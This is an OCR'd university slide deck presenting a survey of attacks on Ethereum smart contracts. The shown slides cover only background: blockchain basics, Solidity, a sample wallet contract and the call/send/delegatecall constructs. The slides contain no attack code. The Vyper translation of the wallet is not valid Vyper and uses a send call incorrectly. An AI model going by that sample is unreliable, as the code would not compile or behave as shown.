Today's Talk is About:

A survey of attacks on Ethereum smart contracts

Written by: Nicola Atzei, Massimo Bartoletti, and Tiziana Cimoli, 2017

Presented By:

Omer Bar & Daniel Boianju

Presentation:

- Goals + Motivation
- Introduction
- Vulnerabilities
- Attacks

Goals:

- Understanding the basic of **Solidity** the main programming language for writing **smart contract** in the Ethereum blockchain.
- Understanding the **different type of vulnerabilities** in the Ethereum Blockchain
- Example of **real-world attacks** that affected millions for users.

Motivation - Story Time

Motivation - Story Time

- Sarah, a first-time home buyer, finds her dream house listed for sale by John, the seller.
- Sarah engages a real estate lawyer, Emily, to navigate the legal aspects of the transaction.
- John hires his lawyer, Michael, to represent his interests in the sale. Negotiations result in a legal contract drafted by Emily and Michael, outlining the purchase price, terms, and closing date.
- Sarah and John sign the contract, **relying on their lawyers to ensure its execution and secure fund transfers**.

Motivation - Story Time Abstraction

- Sarah and John decide to use a smart contract to facilitate their real estate transaction.
- They hire a blockchain developer to **create a custom smart contract tailored to their needs**.
- The smart contract **automatically executes the agreed** terms without intermediaries.
- Funds are held **securely** in escrow within the **smart contract until conditions are met**.
- Upon fulfilling conditions (e.g., home inspection, title verification), **the smart contract releases funds to John and transfers ownership to Sarah**.
- The use of smart contracts streamlines the process, eliminates the need for lawyers as intermediaries, and **enhances security and efficiency.**

Motivation - Story Time Abstraction

- Sarah and John decide to use a smart contract to facilitate their real estate transaction.
- They hire a blockchain developer to **create a custom smart contract tailored to their needs**.
- The smart contract **automatically executes the agreed** terms without intermediaries.
- Funds are held **securely** in escrow within the **smart contract until conditions are met**.
- Upon fulfilling conditions (e.g., home inspection, title verification), **the smart contract releases funds to John and transfers ownership to Sarah**.
- The use of smart contracts streamlines the process, eliminates the need for lawyers as intermediaries, and **enhances security and efficiency**.

NOT EXACTLY

Motivation

Motivation

1.**Asset Protection:** Ethereum smart contracts handle **valuable assets**, necessitating secure implementation to prevent theft or tampering.

Motivation

1.**Asset Protection:** Ethereum smart contracts handle **valuable assets**, necessitating secure implementation to prevent theft or tampering.

2.**Network Integrity:** Understanding vulnerabilities is crucial for maintaining the integrity of the Ethereum network amid **security challenges**.

Motivation

1.**Asset Protection:** Ethereum smart contracts handle **valuable assets**, necessitating secure implementation to prevent theft or tampering.

2.**Network Integrity:** Understanding vulnerabilities is crucial for maintaining the integrity of the Ethereum network amid **security challenges**.

3.**Real-world Impact:** Attacks on Ethereum contracts have led to **significant financial losses**, underscoring the need for robust security measures.

Motivation


1.**Asset Protection:** Ethereum smart contracts handle **valuable assets**, necessitating secure implementation to prevent theft or tampering.

2.**Network Integrity:** Understanding vulnerabilities is crucial for maintaining the integrity of the Ethereum network amid **security challenges**.

3.**Real-world Impact:** Attacks on Ethereum contracts have led to **significant financial losses**, underscoring the need for robust security measures.


4.**Programming Challenges:** **Vulnerabilities** often arise from programming **pitfalls and misalignments in Solidity**, Ethereum's programming language.

Introduction




Introduction

Q: What is the “Ethereum blockchain”?



Introduction

Q: What is the “Ethereum blockchain”?
A: Ethereum is a decentralized global software platform powered by blockchain technology.




Introduction

Q: What is the “Ethereum blockchain”?
A: Ethereum is a decentralized global software platform powered by **blockchain technology**.

That's sound good, but..

Q: What is the "Blockchain Technology"?




Introduction

Q: What is the “Ethereum blockchain”?
A: Ethereum is a decentralized global software platform powered by blockchain technology.

That's sound good, but..

Q: What is the "Blockchain Technology"?

A: Blockchain is a distributed database or ledger shared among a computer network's nodes.



Introduction


Q: What is the “Ethereum blockchain”?
A: Ethereum is a decentralized global software platform powered by blockchain technology.

That's sound good, but..

Q: What is the "Blockchain Technology"?

A: Blockchain is a distributed database or ledger shared among a computer network's nodes.

Okay. but.
Q: What is "Distributed database among computer network's"?



source: https://www.investopedia.com/terms/e/ethereum.asp

Introduction

Q: What is the “Ethereum blockchain”?
A: Ethereum is a decentralized global software platform powered by blockchain technology.

That's sound good, but..


Q: What is the "Blockchain Technology"?

A: Blockchain is a distributed database or ledger shared among a computer network's nodes.




Okay. but.
Q: What is "Distributed database among computer network's"?
A: Refers to individual devices or computers that are connected to the blockchain network. Each node in the network maintains a copy of the entire blockchain ledger and participates in the process of validating and verifying transactions.

Background - Programming Smart Contract



Background - Programming Smart Contract


1. Solidity is the Ethereum main programming language **used to create smart contracts**.



Background - Programming Smart Contract

1. Solidity is the Ethereum main programming language **used to create smart contracts**.

2. Solidity is **Contract** Oriented Programming resemble Java.




Background - Programming Smart Contract

1. Solidity is the Ethereum main programming language **used to create smart contracts**.

2. Solidity is **Contract** Oriented Programming resemble Java.

3. Solidity files **compiled into EVM bytecode**. EVM bytecode can run on the Ethereum Virtual Machine.



Background - Programming Smart Contract

1. Solidity is the Ethereum main programming language **used to create smart contracts**.

2. Solidity is **Contract** Oriented Programming resemble Java.

3. Solidity files **compiled into EVM bytecode**. EVM bytecode can run on the Ethereum Virtual Machine.

4. When deploying contract in the Ethereum Blockchain the **Contract cannot be changed**! Can only re-deploy to the network.

Background - Programming Smart Contract

1. Solidity is the Ethereum main programming language **used to create smart contracts**.

2. Solidity is **Contract** Oriented Programming resemble Java.

3. Solidity files **compiled into EVM bytecode**. EVM bytecode can run on the Ethereum Virtual Machine.

4. When deploying contract in the Ethereum Blockchain the **Contract cannot be changed**! Can only re-deploy to the network.

5. Contract can hold "**ether**" currency in special variable called "**this.balance**". can also send & receive "ether"

SHOW CODE EXAMPLE

Note: the Solidity programming language is not the only language for the Ethereum blockchain

Background - Solidity Language - Example

```
1   contract AWallet{
2       address owner;
3       mapping (address => uint) public outflow;
4
5       function AWallet(){ owner = msg.sender; }
6
7       function pay(uint amount, address recipient) returns (bool){
8           if (msg.sender != owner ||  msg.value != 0) throw;
9           if (amount > this.balance) return false;
10          outflow[recipient] += amount;
11          if (!recipient.send(amount)) throw;
12          return true;
13      }
14  }
```

Background - Vyper Language - Example

```
contract AWallet:
    owner: public(address)
    outflow: public(map(address, uint256))

    # Constructor function to initialize the contract
    def __init__():
        self.owner = msg.sender

    # Function to make a payment from the wallet
    @external
    def pay(amount: uint256, recipient: address) -> bool:
        if msg.sender != self.owner or msg.value != 0:
            revert("Unauthorized or invalid transaction")

        if amount > self.balance:
            return False

        self.outflow[recipient] += amount

        if not self.send(recipient, amount):
            revert("Payment failed")

        return True
```

Compiling Solidity into EVM Bytecode

Solidity Compilation: The Solidity code, which includes **contracts with functions, is compiled into EVM bytecode**.

Function Dispatching Mechanism: Solidity contracts are transformed to include a **function dispatching mechanism in the bytecode**. Each function is uniquely identified by a signature based on its name and parameters.

Fallback Function: The fallback function, with no name or arguments, is **executed when there's no match for the invoked function or when ether is sent to the contract without a specific function call**.

Compiling Solidity into EVM Bytecode

Execution Flow: When a function is invoked, its signature is passed as input. **If it matches a function in the contract, the execution jumps to the corresponding code**. **Otherwise, it jumps to the fallback function**, which handles unmatched function calls.

Contract Invocation Constructs: Solidity offers three constructs to invoke contracts from another contract and send ether. These constructs compile to the same bytecode instruction. **those are the basic function in each contract!**

Contract Invocation Constructs

- **call** - invokes a function (or another contract or it self)

```
c.call.value(amount)(bytes4(sha3("ping(uint256)")),n);
```

- **send** - The send function is used to transfer ether from the current contract to a specified recipient address. After the ether transfer, the fallback function of the recipient address is executed

- **delegatecall** - Similar to the call function, delegatecall is used to invoke a function of another contract. However, the key difference is that the called function is executed within the context of the calling contract. This means that variables like "this" refer to the caller's address rather than the target contract's address.

Contract Invocation Constructs - Delegate Call vs Call

```
3   contract DelegateCaller {
4       uint256 public value;
5       function delegateCallAnotherContract(address _contractAddress) external {
6           // Use delegatecall to execute the target contract's code
7           (bool success, ) = _contractAddress.?????(
8               abi.encodeWithSignature("setValue(uint256)", 42)
9           );
10          require(success, "DelegateCall failed");
11      }
12  }
13  contract TargetContract {
14      uint256 public value;
15      function setValue(uint256 _newValue) external {
16          value = _newValue;
17      }
18  }
```

